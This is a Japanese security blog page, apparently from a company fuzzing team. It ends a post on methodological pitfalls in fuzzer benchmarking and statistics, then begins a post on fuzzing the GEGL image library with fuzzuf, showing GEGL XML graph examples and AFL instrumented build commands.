 このように、発見したクラッシュの個数でファザーの性能を評価できない場合には、コードカバレッジ(到達できたコードブロックなどの量)の大きさを代替指標とすることが一般的です。これは、コードカバレッジの大きさと発見するクラッシュの個数に相関があるという事実が、広く信じられている*2からです。しかし、コードカバレッジとクラッシュの間に比例関係があることは認められていません。したがって、コードカバレッジの優劣だけを見て、発見できるクラッシュ個数の潜在的な期待値に優劣をつけてはいけません。無論、「コードカバレッジが大きいほどクラッシュを見つける可能性が高そうだ」という直感に大きく反するケースというのは稀です。たとえば、2つのファザーのコードカバレッジに数倍の差がついているような明らかな状況では、コードカバレッジが大きい方が優秀である、と判断して良いでしょう。しかし、「ファザーA, B双方ともにクラッシュを一つも見つけておらず、ファザーAのカバレッジがファザーBの平均1.01倍」といった状況では、「ファザーAのほうが一般にクラッシュを見つけやすい」と考えるのは危ういということを念頭に置くべきです。

 クラッシュ個数やコードカバレッジといった、“y軸”に相当する値に注意が必要なことはここまで述べてきたとおりですが、”x軸”に相当する値にも注意が必要です。ファザーの性能比較では、x軸を経過した時間、y軸をコードカバレッジなどに設定してグラフにプロットすることが多いです。しかし、注目したい要素によっては、x軸をPUTの実行回数にして、PUTの実行回数に応じたコードカバレッジの大小を比較したほうが良い場合があります。(図2)


図2. PUTの実行回数をx軸にしたグラフの例(EcoFuzzより引用)

  図2. PUTの実行回数をx軸にしたグラフの例(EcoFuzzより引用)


 たとえば、ファザーに何らかの最適化を施し、その効果を測定したかったとします。適用した最適化が、純粋に実行速度の向上のみをもたらすものならば、時間をx軸としたグラフで評価したいはずです。なぜなら、実行速度が向上しても、「1回のPUT実行で新しいコードブロックを引き当てる確率」が変化するわけではなく、実行回数をx軸としたグラフに差が出るはずがありません。言い換えると、実装した最適化にバグがないかを確認する上では、実行回数をx軸としたグラフに変化が生じていないかを確認するという手段が考えられます。

 一方で、施した最適化が新しいミューテーションの追加などで、「1回のPUT実行で新しいコードブロックを引き当てる確率」が変化していることを期待している場合には、時間がx軸であるグラフで評価するよりも実行回数がx軸であるグラフで評価したほうが精度の高い評価ができるでしょう*3。

 コードカバレッジに関するもう1つの注意として、「コードカバレッジの大きさ ≠ 新しいコードブロックを発見した回数」であることも意識しましょう。ほとんどの場合では、新しいコードブロックを通過した際には、そのコードブロックから先にも処理は後続しているので、同時に他の新しいコードブロックを見つける可能性が高いです。ファザーが1万個のコードブロックを見つけていたとしても、カバレッジの上昇を引き当てた回数は1000回程度ということは少なくありません。たとえば、「カバレッジ上昇を引き当てる回数は非常に多いが、達成する正味のコードカバレッジは小さいファザー」と「カバレッジ上昇を引き当てる回数は少ないが、達成する正味のコードカバレッジは大きいファザー」の2者を比較して、そういった特殊な性質に気づかないまま評価してしまう可能性もあります。

 極端な例として、図3ではファザーAもBもコードカバレッジとしては同じ値を示していますが、カバレッジの上昇回数(新しい分岐を発見した回数)や到達したパスは異なります。もしファザーAのミューテーションの性能が悪くて一番左のパスにしか到達できないと考えれば、ファザーBの方が優秀と考えられます。一方で、もし一番左のパスに到達する条件が非常に複雑で、それ以外がエラー処理のような興味のないパスだとすれば、重要なパスを見つけたファザーAの方が優秀と考えられます。また、この図では同じコードカバレッジになっていますが、CFG(Control Flow Graph)によっては、ファザーAのコードカバレッジがファザーBより大きくなったり、逆に小さくなったりすることもありえます。このように、コードカバレッジを単純に比較できるかは、ファザーの性質によって異なります。


 図3. ファザーAもファザーBも同じカバレッジだが、発見したパスは大きく異なる

 図3. ファザーAもファザーBも同じカバレッジだが、発見したパスは大きく異なる


ファザー自体の不確定性

 ファザーはさまざまな入力を試すため、乱数にもとづいてテストケースを生成したり、ミューテーションしたりします。乱数に依存する以上、その動作には不確定性があります*4。また、ファザーが性能を発揮できるかは、動作時間やPUTの種類によっても異なるでしょう。そのような不確定性によって発生する問題について議論します。


 図4は、fuzzbenchによる実験の結果です。横軸は経過した時間、縦軸はその時点でのカバレッジの大きさ(Code Region)を表しています。各ファザーを動かしているインスタンス数は14個で、ドットの入った太い線はカバレッジの平均値、上下のエリアは95%信頼区間を示しています。 


図4. 各種ファザーのカバレッジを23時間計測した結果

図4. 各種ファザーのカバレッジを23時間計測した結果


 グラフを見ると、23時間経過した実験終了時点では、平均値を見ても信頼区間を見ても、「高い確率で、aflplusplus_optimalが一番大きいコードカバレッジを達成する」という結論が得られるかと思います。しかし、仮にこの実験を12時間で停止させていた場合には、aflplusplus_optimalの平均値はAFLにすら及んでいません。

 このように、カバレッジの上昇は時系列データであり、ファザーごとにその上昇の傾向は異なるため、ある時間において最も強いとされているファザーが、更に時間が経過した際にも最も強いかどうかは分かりません。

 時系列を持つことによって、他にも問題が生じます。冒頭でも述べたように、そもそもファザーはランダムに振る舞うので、完全に同じPUTを同じ設定でファジングしたとしても、乱数の情報源が異なると、結果も全く異なります。分かりやすい例として、この問題について論じている以下のツイートのグラフを引用します。

 
図5. 1インスタンスで20回fuzzerを回した際の各カバレッジ計測結果

図5. 1インスタンスで20回fuzzerを回した際の各カバレッジ計測結果


 このグラフも横軸を時間、縦軸をカバレッジとしたグラフで、同じファザー(aflfast)を20回同じマシンで動作した際のカバレッジ変化を示しています。

 グラフを見ると、少ないインスタンス数での性能評価は危険であることが理解できるでしょう。たとえば、各ファザーをたった1つのインスタンスだけで評価するということは、大まかに言えば、このグラフの20本の曲線からたった1本をランダムに選び、それだけを見て評価することと同じです。その1本から期待されるファザーの平均的な振る舞いと、これら20本すべてから期待される平均的な振る舞いは大きく異なるでしょう。

 また、平均値と信頼区間のみを表示したfuzzbenchのグラフ(図4)と、実際の20個のインスタンスのカバレッジを表示したグラフ(図5)を見比べてみましょう。計測時間やPUTに違いはあるものの、平均値や信頼区間はなめらかに変化しやすい傾向があります。一方で、個々のインスタンスのカバレッジは階段状の変化が多く見られます。

 というのも、ファザーが新しいコードブロックを見つけられず、行き詰まる期間は多くあります。その結果、一定期間コードカバレッジが変化しない時間ができ、グラフ上にplateau(平坦な領域)が生じます。すべてのインスタンスがほぼ同時にplateauを抜けるということが起きない限りは、平均値などのデータは階段状にはなりづらいです。

 そのため、平均値および分散のみを表示したグラフでは、実際の各インスタンスのカバレッジは階段状の極端なものである可能性に留意したほうがよい場合があります。

コンフィグへの強い依存

 ファザーの性能は、実験設定が一つ異なるだけで大きく変わる(変わって見える)可能性があることを常に注意しなければいけません。

 最も分かりやすく変化を生じさせる設定は、使用するPUTの違いです。fuzzbenchの実験におけるいくつかのPUTの結果を図6.1から6.3に示します。


図6.1. freetype2-2017をPUTにした際のカバレッジ変化

図6.1. freetype2-2017をPUTにした際のカバレッジ変化 


図6.2. bloaty_fuzz_targetをPUTにした際のカバレッジ変化

 図6.2. bloaty_fuzz_targetをPUTにした際のカバレッジ変化


図6.3. lcms-2017-03-21をPUTにした際のカバレッジ変化

図6.3. lcms-2017-03-21をPUTにした際のカバレッジ変化


 これらの図を見ると、23時間でもっとも高いカバレッジを得られたファザーは、PUTによって異なることが分かります。

 また、当然ながら同じPUTでも、そのソフトウェアのバージョンやビルド方法の違いによっては、ファザーの振る舞いが全く変わるかもしれません。特に、計装*5の方法が異なるだけでも性能に差が生じることがあります。

 次点で最も変化が生じやすい設定は、初期シードと辞書です。極端な例として、PDFファイルをパースするPUTに対して、まともな初期シードが1つもない状況と、初期シードとしてPDFファイルを1つ与えられている状況を比較してみましょう。

 PDFファイルの初期シードがない状況では、まずPDFファイルのヘッダ(およびトレイラ)を突き止めないことには、ヘッダの処理より先のコードブロックに到達することができません。更に、pdfファイルを構成するオブジェクトやxrefといったデータの書式をミューテーションで特定しないことには、それらに関する処理をテストすることもできません。比較的単純なランダムミューテーションを加えるだけのファザーが、それらの書式を偶然発見する確率は非常に低いことは容易に想像できます。

 一方、まともなpdfファイルが1つ初めから与えられている場合には、ヘッダのバリデーデーションでエラーになることもなければ、オブジェクトやxrefの構造をファジングで見つける必要もありません。また、PDFファイルのように複雑なファイルフォーマットでは、JavaScriptやColor Profileなど、他のフォーマットが埋め込まれていることがあります。「フォーマットを知らなければ知らない3ほど、処理を継続させて新しいコードブロックを見つけるのが難しい」と考えるならば、埋め込まれている別のフォーマットも含め、初期シードとして多様なファイルが与えられるほど有利になるでしょう。

 辞書についても同様です。"%PDF-1.6", "%%EOF", "/Parent", "xref"のようなキーワードが辞書にある場合、それらを挿入するだけで関連する処理が実行される可能性が高くなります。もし、これらが辞書に存在しなければ、ランダムな文字列生成でキーワードが偶然生み出されることを願うしかありません。

 このように、ファザーが同じであっても、あらかじめ与えられている事前知識の差が性能の差を生み、全く別の結果を見せることは多々あります。

 事前知識の与え方には初期シードや辞書の他にも、様々な形態があります。より暗黙的な事前知識の与え方としては、ハイパーパラメータの調整が挙げられます。典型的には、ファザーは多くのパラメータを持っており、それらをマクロなどでコンパイル時に指定する形を取っています。たとえば、AFLファミリーはMAX_FILEと呼ばれるハイパーパラメータを持っており、MAX_FILEバイトまでのファイルしか生成できません。デフォルトでは、この値は1MBに設定されており、比較的様々な大きさのファイルを生成する可能性を持ちます。しかし、たとえば「PUTは100バイトまでの入力しか受け付けず、それより大きな入力はすべて弾く」ということがわかっている場合、このパラメータを100まで下げたほうが、意味のない入力を生成する可能性が減少し、より効率よくファジングできるでしょう。こうしたパラメータ1つの変化で、性能が大きく増減する可能性があります。

 さて、ここまでで「同じファザーでも事前知識の有無によって大きく性能が異なりえる」ということを説明しました。では、異なるファザーの比較において、事前知識の有無はどのような影響を与えるのでしょうか。

 初期シードや辞書をファザーごとに変更させるのは、性能評価としては明らかにアンフェアです。もし条件をなるべく統一すれば、実験設定としては有効でしょうか。初期シードが無かろうが、10000個の初期シードを使おうが、すべてのファザーで同じ条件を適用していれば、実験としては成立しているはずです。

 しかし、恐ろしいことに、実験設定ごとにファザーの優劣が逆転することもあります。たとえば、まともな初期シードがまったく無い設定と、まともな初期シードが十分にある設定の比較を考えると分かりやすいでしょう。

 前者の設定においては、これまで説明してきたとおり、比較的単純なランダムミューテーションを備えたファザーは行き詰まる可能性が高いです。そのような状況で、新しいコードブロックを引き当てplateauを抜け出しやすそうなのは、REDQUEENのように特殊な工夫を用いているものや、SMTソルバーを導入したconcolicなファザーなどです。

 一方、後者の設定では、ランダムミューテーションのみを用いても「特定のキーワードを引き当てないとplateauから抜け出せないケース」に対処できる可能性は十分に高いです。初期シードがそもそもキーワードを引き当てているケースであるというのはもちろんのこと、さらには、cloneやsplicingといった他のシードからバイト列をコピーするミューテーションのおかげで、新しく生成される入力もキーワードを持つ可能性が十分に残されています。

 つまり、初期シードがあるだけで、辞書のような効果を一定持つということです。結果として、前者の設定では特殊なファザーが、後者の設定では単純なランダムミューテーションを持つファザーが上位に来る可能性があります。

 では、どのような実験設定が良いのでしょうか。

 シード選択もPUT選択の話と同様に、的確な正解はありません。強いて言うならば、実際にファザーを利用する際に使う設定に近づけるのが良いでしょう。

 たとえば入力のフォーマットがPDFファイルなど一般的なものの場合、すでに初期シードや辞書がパブリックに存在しており、長年チューニングされてきています。このようなシードは誰でも使うことが想定されるので、性能評価に利用しても問題ないでしょう。

 一方で、そういった事前知識を使えない状況下でファジングすることを想定しているファザーならば、事前知識を与えない状況でベンチマークを取ることも合理的であると言えます。もちろん、今評価しているファザーが何を目的としており、実験設定がどのような仮定のもとに組み立てられたのかを、明確に示すことが重要です。

 ここまで実験設定について説明してきましたが、変化をもたらし得るのは明示的なパラメータに限らないことにも注意しましょう。以下はAFLのコードの一部です。


/* Let's keep things moving with slow binaries. */

  if (avg_us > 50000) havoc_div = 10;     /* 0-19 execs/sec   */
  else if (avg_us > 20000) havoc_div = 5; /* 20-49 execs/sec  */
  else if (avg_us > 10000) havoc_div = 2; /* 50-100 execs/sec */

.....

  stage_max   = (doing_det ? HAVOC_CYCLES_INIT : HAVOC_CYCLES) *
                  perf_score / havoc_div / 100;

.....

/* We essentially just do several thousand runs (depending on perf_score)
     where we take the input file and make random stacked tweaks. */

  for (stage_cur = 0; stage_cur < stage_max; stage_cur++) {


 このコードは、1秒間に何回PUTを実行できているかで、1つのシードを何回ミューテーションするかを決定しています。

 つまり、同じPUTを同じファザー、同じ実験設定でファジングしても、実験に使うマシンやCPU負荷の差などによって異なる振る舞いを示し、異なる結果が生じ得ます。本来、純粋にファジングアルゴリズムを評価する上では、どのようなマシンでも一貫性のある振る舞いをするべきですが、このように実用性を目的とした最適化が原因で、一貫性がなくなることがあります。したがって、実験設定のみならず、実験環境についても可能な限り同一に保つ努力をすべきでしょう。

推奨される実験設定

 ここまでに挙げた問題点を踏まえた上で、推奨できる実験設定を紹介します。

仮説を定める

 科学的な実験全般において言われることですが、何も仮説がない状態での実験はなるべく避け、明確に示したいことや確認したいことを定めてから実験しましょう。多くの場合、仮説のない状態で実験すると、無意味な実験になったり、結果の観察にバイアスがかかって疑似相関などに注目してしまいやすくなったりしてしまいます。

評価指標を決める

 まず初めに、評価指標としてクラッシュ個数を使用するのか、コードカバレッジを使用するのか、あるいは他の指標を使うのかを決めなければなりません。

 クラッシュ個数で評価する場合、評価のデータセットにはMAGMAを使うことを推奨します。現状、発見されたクラッシュのdeduplicationを完全に行えるデータセットとしては、MAGMAが広く認知されているためです。クラッシュ個数を評価に使う上で、何らかの理由でMAGMAのデータセットが使えない場合は、クラッシュのdeduplicationをできるだけ高い精度で行う仕組みを用意する必要があります。たとえば、AFLファミリーに実装されているdeduplicationアルゴリズムは非常に精度が悪く、ほとんど意味がありません。

PUTとコンフィグを決める

 デバッグ目的などの特殊なモチベーションが無い限り、性能評価では必ず複数のPUTを用意する必要があります。著者の経験上、同じ入力フォーマットを持つPUTで実験をする(「このファザーがpdfに強いことを示したい」などの仮説を持っている)場合は少なくとも3個、任意の入力フォーマットで実験する場合は6個以上のPUTを使うことが望ましいです。それより少ないPUTの個数での実験結果を見ると、偶然なんらかの傾向があるように見えることがあり、性能評価の主張としては弱いです。On the Reliability of Coverage-Based Fuzzer Benchmarking(参考文献[1])では、少なくとも10個のプログラムを用意するべきであると書かれています。

 使用するPUTは、自分で書いたプログラムや数十行・数百行の小規模なプログラムよりは、著名なOSSなどの、ある程度大きなソフトウェアで、かつ実世界で利用されているものが望ましい*6です。これは、「(普通、ファザーは最終的には実用することを目的としているから)できるだけ実用的な結果を得たほうが良い」という考え方によるものです。

 また、PUTは可能な限りランダムに選択することも重要です。これは、実験者による恣意性をできるだけ排除し、選択バイアスを減らすための措置です。もちろん、「著名なOSSであるほうが良い」といった条件をPUTに同時に課したいはずです。そのため、あらかじめ条件を満たすPUTをリストアップして母集団を作り、そこから複数個ランダムに選択する形を取るとよいでしょう。

 PUTを決定したら、PUTごとのコンフィグ(初期シードや辞書、その他ファザー起動時に設定できるパラメータ)を決めます。これについても原理的には、「できるだけ実用的な結果を得たほうが良い」というモチベーションに基づいて決めることを推奨します。AFLが用意している辞書のプリセットが使えるなら使ってもよいですし、初期シードとして良さそうな既存のコーパス(e.g. https://github.com/mozilla/pdf.js/tree/master/test/pdfs)があるならばそれを使ってもよいです。

実験環境・実験時間・実験インスタンス数を決める

 実験を始める前に、実験環境、実験時間、そして実験に使うマシンのインスタンス数を決める必要があります。これらのパラメータは、前節「PUTとコンフィグを決める」で決定したPUTの個数および、実験者の持つ時間猶予・資金・計算資源と相談して決めなければなりません。理想的な値は断言しにくいので、まずは理想的な条件について説明した後、どこを譲歩できるかという点について議論していきます。

 実験を回すマシンは、できるだけ同一の環境になるようにしましょう。たとえば、一つのマシン上ですべての実験を取る、SaaSで同一リソースのインスタンスを用いる、などが挙げられます。

 実験時間については、前述した通り「ある時間において最も強いとされているファザーが、更に時間が経過した際にも最も強いかどうかは分からない」という問題があります。極論、どれだけの時間ファザーを実行してもこの懸念が解消されることはありません。しかし、直感的に考えると、あるいは経験に照らし合わせても、ファザーを長期間回せば回すほど、そのような逆転現象が起きる可能性は減っていきます。参考文献[1]においても、経験的な実験の上で、少なくとも12時間、基本は24時間以上実験を回すことを推奨しています。

 実験インスタンス数は、次節「統計的に評価する」で説明する統計的な検定に影響してきます。直感的に、実験インスタンスが多ければ多いほど、ファザーの平均的な振る舞いが良い精度で予測できると考えられるでしょう。参考文献[1]においては、少なくとも10個、基本は20個以上のインスタンスを使うことを推奨しています。

 では、次に実験にかかる時間を計算してみましょう。単純に考えると、実験に必要となるCPU時間は次のように計算できます。

(必要時間[h])=(PUTの個数) x (インスタンス数) x (実験時間 [h])x (比較するファザーの個数)

 もし、すべてについて[1]で推奨されている数値を採用した場合には、1つのファザーに対してすら、10 x 20 x 1 [d] = 20 [CPU・d]という極めて膨大なリソースと時間が必要になります。したがって、多くの場合は、やむを得ず何かを譲歩しなくてはなりません。

 まず、実験時間については、経験上24時間より短くするべきではありません。むしろ、余裕があるときは24時間よりも更に伸ばすべきであると考えます。無論、CPUの性能やインスタンスの並列数によって同じ時間で実行されるPUTの回数は全く異なるため、時間について制限を設けるのはナンセンスではないかという考え方はあります。しかし、コンシューマ向けの一般的なCPUよりも強力なCPUで構成されているDGXを用いて実験した経験上は、24時間経っても大半のインスタンスはカバレッジが上昇しつづける傾向にあります。そのカバレッジ上昇によって新しい傾向が見えてくることもあったため、著者の経験上、いかなる環境においても24時間は最低限回したほうが良いという確信があります。

 また、実験インスタンスを1つのマシン上で複数個回すことによって、多少の時間を削減できる可能性があります。ただし、以下の点には注意しましょう。

  • 実験マシンの負荷が大きくなりすぎないようにする。
    • PUTが1秒間に何回実行されるかを観測し、下がりすぎない程度に収める。
    • 「どの程度の実行回数なら下がりすぎてないのか」には数値的な基準はありませんが、たとえばfuzzbenchなどで標準とされているベンチマークで使われているCPUに近い性能のCPUを使うなどが考えられます。
    • 通常、物理コアと同じ数までであれば並列に動かしても問題ない可能性が高い*7です。しかし、1つの物理コアで1つのインスタンスを実行しても、性能が下がってしまうことがあります。特に、数百コアあるマシンで数百個のインスタンスを立てると、実験が無意味になることもあるほど、forkなどの処理が非常に遅くなります。プロセス数が増えるほどOSの処理が重くなるのは必然で、OSの限界であるともいえるでしょう。したがって、余裕を持ってインスタンス数を決めるべきです。
  • 異なる(=比較する)ファザーを同時に回さないようにする。
    • ファザーAの負荷がファザーBに悪影響をもたらすということがないようにするためです。
    • 悪影響が出ることが考えづらく、論文などに掲載しないデータ(=社内で使うデータなど)を計測する場合は、最悪の場合は同時に回しても良いでしょう。ただし、そのことは必ず明記するべきです。

 どうしても計算資源が足りない場合は、PUTごとに使用するマシンが統一されていれば、複数の異なるマシンを使用しても構いません。

 また、論文投稿などを視野に入れておらず、やむを得ない場合は、PUTの個数を10個未満に減らすことも視野に入れて良いでしょう。ただし、前述の通り、可能な限り最低でも6個のPUTがあったほうが良いです。それよりも更に個数を減らす場合には、確証バイアスに十分気をつけなければなりません。

統計的に評価する

 これが最も難しいパートです。残念なことに、統計的評価を正しく実施できていない論文も多く見られます。ファジングキャンペーンはランダムな時系列データとみなせるので、その良し悪しを判断するには、統計的な手法によって比較するのが妥当です。結局のところ、ファジングの文脈に限らず、統計的検定を正しく行うのは難しいという話になります。この点について詳しく説明するには十分な数学の素養を必要とする上、本文書の趣旨から外れてくるため、どういうミスを犯しやすいかについてのみ説明します。

  • ノンパラメトリックな検定を使わなければならない。
    • 直感的に考えると、ファジングキャンペーンのランダム性には「正規分布にしたがっている」といった性質の良さが認められるはずもありません。分布に対しては、なるべく仮定を置かないべきです。すなわち、ノンパラメトリックな手法を用いるのが適切でしょう。
    • これについては、大抵の論文が守れています。
  • p値の閾値となる有意水準αが緩すぎる・恣意的に見える。あるいは、サンプル数が不十分である。
    • αとは、簡単に言えば「検定の結果、ある仮定が真であると判断された場合に、実は仮説が成立していなかった確率(または1-αに反転してその逆)」を表す値で、極端なことを言えばα = 0.50とすると、検定の結果が真であっても、仮説が成立している確率が50%ということになり、何の意味もなしません。
    • αの設定は自由であるため、分野によって様々なデファクトスタンダードがあります。ファジング界隈ではp<0.05が多いです。著者としては、p<0.01以上を使うべきであると考えていますが、それ自体は個人的な信条であるため問題ではありません。しかし、たとえば統計的検定の結果を見てからαを決めることは許されません。また、近年では、そもそもαをあまり気にせず、p値自体を表示する傾向にあるという印象を受けます。
    • ノンパラメトリックな検定は、パラメトリックな検定よりも仮定が少なく、通常、多くの情報(=サンプル数)を必要とします。一方で、ファジングキャンペーンは1回の試行が非常に重く、なかなかインスタンス数を増やすことができず、有意な結果を得るのは困難です。(だからこそ、p値を後から変えるといった不正が発生してしまいます。)たとえば、インスタンス数10と20では、検定上大きな違いをもたらすことがあります。
  • 多重検定の問題に対処していない。
    • 残念なことに、この点について正しく対処できている論文はあまり見かけません*8。サンプル数も含め、実際適切に扱うのが困難であり、結果として曖昧になっている印象です。

 ファジング界隈の論文中でよく使われている検定は、マン・ホイットニーのU検定です。しかし、この検定は元来「2つの集団が従う分布が異なるかどうか」または「ある集団のrank sumがもう一つの集団のrank sumよりも優位に優れているか」を判断する能力しかなく、「ある集団の平均・中央値がもう一つの集団の平均よりも有意に高いか」は一般には判断できません。

 また、そもそもファジング界隈の設定では、マン・ホイットニーのU検定よりもブルンナー=ムンツェル検定の方が使用に適しており検出力も高くなるはずです。しかし、それについて議論がなされている様子がない上、マン・ホイットニーのU検定を推奨する論文が引用されることが原因となり、実質的にデファクトスタンダードになってしまっている印象を受けます。

 このように、PUTごとのファザーの比較(= 統計的手法を適用できる範疇)ですら、気にすべき点が数多く存在します。さらに困るのが、PUTをまたいで結論を出すタイミングです。

 先に説明したとおり、同じファザーを使ってもPUTごとに全く異なる傾向や結果を見せるため、「ファザーAとはこういうものである」という結論はほとんど得られません。さらに、PUTがファザーの性能に与える影響というのは、全く持って数式などのモデル化できません。また、実験で用いられるPUTはたかだか数十個で、互いに他とは異なる性質を示すので、統計的手法を援用できる設定とは言えません。

 これに関しては、実験者が自身で納得できる方法により結論を導き出すしかないでしょう。たとえば、「8個のファザーを比較する。10個のPUTで各ファザーが達成したコードカバレッジを大きい順に並べた時、3位までにランクインした回数を計算する。その値が最も大きいものを最も偉いファザーとしてみなす。」といった、アドホックな方法を各自で考えるほかありません。

 このように、ファジング界隈では実験結果の統計的評価手法に完全なコンセンサスが得られていない状況です。実験結果から何を判断したいのかに応じて、どのような統計的手法を使うか吟味する必要があるでしょう。

おわりに

 この記事では、ファザーの性能評価をする際に陥りやすい落とし穴や、実験設定の組み立て方の注意点などを紹介しました。ファザーの性能評価をする際は、各ファザーの特性を理解した上で、調査したい課題に応じて適切な実験を設定しましょう。

 今後も我々はさまざまなファザーの性能を調査し、fuzzufに取り入れるために開発・研究を進めていきます。

 次回は、1-day exploitの開発で重要なパッチ解析の考え方について、Google Chromeの1-dayを例に紹介する予定です。お楽しみに!

参考文献

[1] Marcel Böhme, Laszlo Szekeres, Jonathan Metzman. On the Reliability of Coverage-Based Fuzzer Benchmarking. 44th International Conference on Software Engineering (ICSE 2022) https://mboehme.github.io/paper/ICSE22.pdf

[2] Marcel Böhme, Danushka Liyanage, Valentin Wüstholz. Estimating residual risk in greybox fuzzing. Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE 2021) https://mboehme.github.io/paper/FSE21.pdf

*1: 当然、ファザーBがクラッシュp,qを見つけられなかったという事実も考慮する必要があります。

*2: 「Code coverage for suite evaluation by developers」などを参照。

*3: もちろん、両方のグラフがあれば、追加した最適化が実行速度に影響していないことも同時に説明できます。

*4: たとえ乱数シードを固定できるにしても、乱数シードの値によって動作は必ず変化します。

*5: カバレッジ測定など、PUTからファザーに情報をフィードバックするためのコードをプログラムに追加すること。インストラメント。

*6: コンセプトの試験的な実装のため小さいプログラムでのみ動作するなど、特別な理由がある場合はその限りではありません。

*7: CPUコアにバインドするファザーの実装が多いため。

*8: Comparing Fuzzers on a Level Playing Field with FuzzBenchは適切に検定を扱っている良い例です。

Wednesday, July 27, 2022

Fuzzing Farm #1: fuzzufを使ったGEGLのファジング

著者:arata-nvm

はじめに

 弊社のFuzzing Farmチームでは、オープンソースソフトウェアを主な調査対象として、さまざまな手法によりアプリケーションのバグを見つけています。今回のブログ記事をはじめとして、Fuzzing Farmチームでの活動を、「ファジングの活用」「ファジングのパフォーマンス計測」「1-day exploitの開発」「0-day exploitの開発」の4つのパートに分けて紹介していきます。

 パート1の記事では、ファジングを利用して実世界のプログラムで脆弱性を見つけるまでの一例をご紹介します。

 Fuzzing Farmチームの活動の一環として、弊社では、弊社が開発しているファジングフレームワークであるfuzzufを活用し、さまざまなプロダクトのバグを見つけています。本記事ではGEGLと呼ばれる画像処理ライブラリのバグを発見し、修正するまでの流れを説明していきます。

GEGLとは

 GEGLとは、GNOMEプロジェクトで開発が進められている画像処理のためのライブラリです。画像編集に広く用いられているGIMPのほか、GNOME内の一部のプログラムにおいてもGELGが使用されています。

 GEGLの最大の特徴は、画像処理の各工程をDAGというデータ構造を用いて表現していることです。DAGとは、Directed Acyclic Graphの略で、閉路のない有向グラフのことです。GEGLはDAGをXMLとして受け取り、記述されている通りに画像を加工します。例えば、以下のようなXMLをGEGLに渡します。すると、GEGLはin.pngという画像を読み込み、ガウシアンぼかしを適用した画像を出力します。

<?xml version='1.0' encoding='UTF-8'?>
<gegl>
  <node operation='gegl:gaussian-blur'>
    <params>
      <param name='std-dev-x'>0.999</param>
      <param name='std-dev-y'>0.999</param>
    </params>
  </node>
  <node operation='gegl:load'>
    <params>
      <param name='path'>in.png</param>
    </params>
  </node>
</gegl>

詳解GEGL

 先程述べたXMLのフォーマットについて、もう少し詳しく説明しましょう。

 GEGLでは、一つ一つの画像処理の工程を「オペレーション」と呼んでいます。これらは、他の画像処理のツールでは「フィルター」などと呼ばれている概念です。例えば以下のようなオペレーションが存在します(括弧内はGEGLにおける識別子)。

  • 切り抜き(gegl:crop)
  • ガンマ補正(gegl:gamma)
  • 反転(gegl:invert)

 また、それぞれのオペレーションにはパラメータを与えることができます。例えば切り抜きではx、y、width、heightといったパラメータが使用でき、どの範囲で画像を切り抜くのかを指定できます。GEGLでは、以上のオペレーションとパラメータを、あわせて一つのDAGノードとして扱っています。GEGLがサポートするオペレーションのリストと詳細はGEGLの公式ページにまとめられています。例えば以下のノードは、座標(10, 10)から幅100px、高さ100pxで画像を切り抜くことを表現しています。

<node operation='gegl:crop'>
  <params>
     <param name='x'>10</param>
     <param name='y'>10</param>
     <param name='width'>100</param>
     <param name='height'>100</param>
  </params>
</node>

 同じ深さで順番にノードを並べることで、複数のノードの組み合わせを表現できます。例えば以下のDAGでは、画像の読み込みと縮小という一連の流れを表現しています。

<?xml version='1.0' encoding='UTF-8'?>
<gegl>
  <node operation='gegl:scale-ratio'>
    <params>
      <param name='sampler'>cubic</param>
      <param name='x'>0.5</param>
      <param name='y'>0.5</param>
    </params>
  </node>
  <node operation='gegl:load'>
    <params>
      <param name="path">data/grid.png</param>
    </params>
  </node>
</gegl>

 また、以下のようにノードをネストすることで、一部にのみノードの効果を適用できます。この例ではチェッカーボードの生成と重ね合わせを適用しています。

<?xml version='1.0' encoding='UTF-8'?>
<gegl>
  <node operation='svg:src-over'>
(中略)
    <node operation='gegl:checkerboard'>
        <params>
            <param name='color1'>rgb(0.0, 0.0, 0.0)</param>
            <param name='color2'>rgb(1.0, 1.0, 1.0)</param>
            <param name='x'>32</param>
            <param name='y'>32</param>
            <param name='format'>YA float</param>
        </params>
    </node>
  </node>
(中略)
  <node operation='gegl:checkerboard'>
      <params>
          <param name='color1'>rgb(0.0, 0.0, 0.0)</param>
          <param name='color2'>rgb(1.0, 1.0, 1.0)</param>
          <param name='x'>32</param>
          <param name='y'>32</param>
      </params>
  </node>
</gegl>

 このように、GEGLは各オペレーションの設定、組み合わせ方などを細かく決めることが可能で、非常に高い表現力を持っていることがわかります。

GEGLのファジング

 弊社が開発しているファジングフレームワークであるfuzzufを使用して、GEGLのファジングを実施しました。fuzzufの詳細についてはこちらのブログ記事をご覧ください。

GEGLの計装

 今回は、fuzzufのAFLモードを利用します。そのために、まずはGEGLを計装してビルドします。GEGLのビルド方法は詳細にドキュメント化されているため、GEGLの公式ページを参照しながら進めます。今回はコミットIDがa566b738331757cf25118af5bdc65218ae5eb3b2のバージョンを利用しました。

 まずは、GEGLが依存しているパッケージをインストールします。

$ sudo apt update
$ sudo apt install build-essential pkg-config python3 python3-pip \\
  ninja-build git libglib2.0-dev libjson-glib-dev libpng-dev libgegl-dev
$ sudo pip3 install meson

次に、AFLに含まれるafl-gccとafl-g++を使用してGEGLをビルドします。

$ git clone --depth 1 <https://gitlab.gnome.org/GNOME/gegl> && cd gegl
$ CC=afl-gcc CXX=afl-g++ meson _build
$ ASAN_OPTIONS=detect_leaks=0 AFL_USE_ASAN=1 ninja -C _build
$ export BABL_PATH=/usr/lib/x86_64-linux-gnu/babl-0.1
$ export GEGL_PATH=/usr/lib/x86_64-linux-gnu/gegl-0.4

ビルドが完了すると、_build/bin/geglに計装済みのバイナリが配置されます。

コーパスの収集

 ファジングを開始するにあたって、コーパスを収集する必要があります。Googleなどの検索エンジンを活用してコーパスを集める方法もありますが、今回はGEGLのテスト用に用意されたXMLファイル群を使用しました。GEGLが適切にXMLを認識するには、XMLに含まれるオペレーション名やパラメータ名が正しいものでなければならないため、この方法が最善であると判断しました。

ハーネスの作成

